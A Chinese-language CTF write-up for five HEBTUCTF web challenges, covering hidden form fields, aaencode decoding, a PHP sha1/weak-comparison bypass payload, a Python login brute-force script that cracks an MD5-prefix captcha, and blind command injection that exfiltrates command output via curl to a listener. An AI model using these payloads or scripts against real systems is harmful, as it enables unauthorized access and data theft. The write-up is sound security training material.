HEBTUCTF Web wp

0x00 签到题

题目描述：我就是签到题，我来告诉你flag的格式

考察内容：web前端安全

难易程度：易

Flag：HEBTUCTF{Qi4n\_Da0\_cH3n9\_g0n9}

解题过程：

打开题目看到一个输入框，随便输入一些字符并提交得知要提交HEBTUCTF2018

我们提交HEBTUCTF2018，发现不能输入18，这时打开浏览器工具，将输入框的maxlength调整为>12的数值并提交，发现并没有签到成功，这时发现有一个隐藏的输入框，调整其value再次提交拿到flag：HEBTUCTF{Qi4n\_Da0\_cH3n9\_g0n9}

0x01 2048

题目描述：小火汁，听说你打游戏超厉害，你玩到20480分我就给你flag

考查内容：js代码调试

难易程度：易

Flag：HEBTUCTF{Aaenc0de\_1s\_FuN}

解题过程：

打开题目看到是一个游戏，查看源码，发现引用了很多js，其中有几个是引用本地js文件，跟进，在main2048.js里面发现有一个function gamewin()，里面有一些奇怪的表情包（有的服务器可能会乱码，重新编为utf-8即可），百度得知为aaencode，这里复制拖入控制台运行弹出假flag，仔细观察控制台得到真flagHEBTUCTF{Aaenc0de\_1s\_FuN}。

或者使用网站https://tool.zcmzcm.org/aadecode，进行在线解码即可。

0x02 php是世界上最好的语言

题目描述：php是最好的语言，不接受反驳

考查内容：php弱类型绕过，

难易程度：易->中


Flag：HEBTUCTF{PhP\_1s\_7he\_beSt\_L4an9uage}

解题过程：

打开题目拿到源码

<?php   
show\_source(\_\_FILE\_\_);  
@include\_once 'flag.php';  
//前端攻城狮跑路了，不过PHP是最好的语言  
    $a = $\_GET['a'];  
    $b = $\_GET['b'];  
    $good = false;  
    if (sha1($a)===sha1($b)) {  
        $good = true;  
    }  
    else die('bypass');  
    if ($good && isset($\_GET['key'])){  
        $message = json\_decode($\_GET['key']);  
        if ($message->key==$key) {  
            echo $flag;  
        }      
        else die('还差一点就拿到flag了');  
    }  
  
?>

首先是===绕过，这里使用数组绕过，sha1作用于数组会返回NULL



这样传入两个数组就可以构造NULL===NULL从而绕过

再看$message->key==$key，这里是==弱类型比较，想到了0==’admin’这种方式，所以构造key={“key”:0}

最终payload：?a[]=&b[]=&key={“key”:0}打到flag

0x03 HEBTU后台管理

题目描述：小x同学找到了HEBTU的后台管理，可是他登录不上去，你可以帮帮他么？

考查内容：爆破

难易程度：中->难

Flag：HEBTUCTF{Bru7e\_f0rC3\_233}

解题过程：

打开题目查看源码，发现提示了密码的范围：纯数字4位数，并且看到登录还有验证码？！（还要爆破验证码……）（这里这样写是因为考虑到服务器可能扛不住，所以放缓了大家爆破的速度）看来不能使用bp爆破了。这里使用脚本，附脚本：

import requests

import re

import hashlib

header={

'Host': '127.0.0.1',

'User-Agent': 'Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:62.0) Gecko/20100101 Firefox/62.0',

'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8',

'Accept-Language': 'zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2',

'Accept-Encoding': 'gzip, deflate',

'Referer': 'http://127.0.0.1/baopo.php',

'Cookie': 'Hm\_lvt\_34d6f7353ab0915a4c582e4516dffbc3=1537151426,1537158118; Hm\_lpvt\_34d6f7353ab0915a4c582e4516dffbc3=1537158125; Hm\_cv\_34d6f7353ab0915a4c582e4516dffbc3=1\*visitor\*%E6%B8%B8%E5%AE%A2; PHPSESSID=dsgjpefe58dkqjb7nvm0n5a617',

'Connection': 'keep-alive'

}

for i in range(9999):

r2=requests.get(url='http://127.0.0.1/baopo.php',headers=header)

r2.encoding='utf-8'

vcode=re.findall('[0-9a-f]{5}',r2.text)[0]

for j in range(10000):

if hashlib.md5(j).hexdigest()[0:5]==vcode:

break

url='http://127.0.0.1/baopo.php?username=admin&password={0}&randcode={1}'.format(str(i).zfill(4),str(j))

r1=requests.get(url=url,headers=header)

r1.encoding='utf-8'

if "HEBTUCTF" in r1.text:

print r1.text,i

break

else :

print i

脚本需要依据具体环境进行修改，只是一个参考，大致框架已经给出，从而拿到flag

0x04 少年你会ping命令么

题目描述：小x同学找到了一个大黑阔的工具，这个工具你会使用么？

考查内容：盲打rce

难易程度：难

Flag：HEBTUCTF{Bl1Nd\_RC3\_1s\_h4rD}


解题过程：

打开题目随便输入一个IP提交，发现没有回显，不论输入什么都是没有回显，确定本题为盲打，可以使用ceye（不需要公网服务器，只要注册一下就好了，流程是类似的）或使用wp中的方法(curl，前提要有一个公网服务器)。


首先尝试命令执行，使用;换行执行，payload如下：

127.0.0.1;curl <http://localhost:8888/?a=`whoami`>


监听本机8888得到，发现命令执行成功。于是我们查看目录下文件



127.0.0.1;curl [http://localhost:8888/?a=`ls`](http://localhost:8888/?a=`whoami`),发现只返回了一个文件，这里我们使用sed命令



127.0.0.1;curl [http://localhost:8888/?a=`ls | sed -n "2p"`](http://localhost:8888/?a=`whoami`) 发现打到了第二个，我们继续尝试，然后打到了flaaaaag.php，然后cat即可



补充：有时限制了请求的长度（尤其是在ceye中），导致我们带出太多数据时会出错，这里可以使用cut 指令,如下图，这样可以一点一点把数据带出来

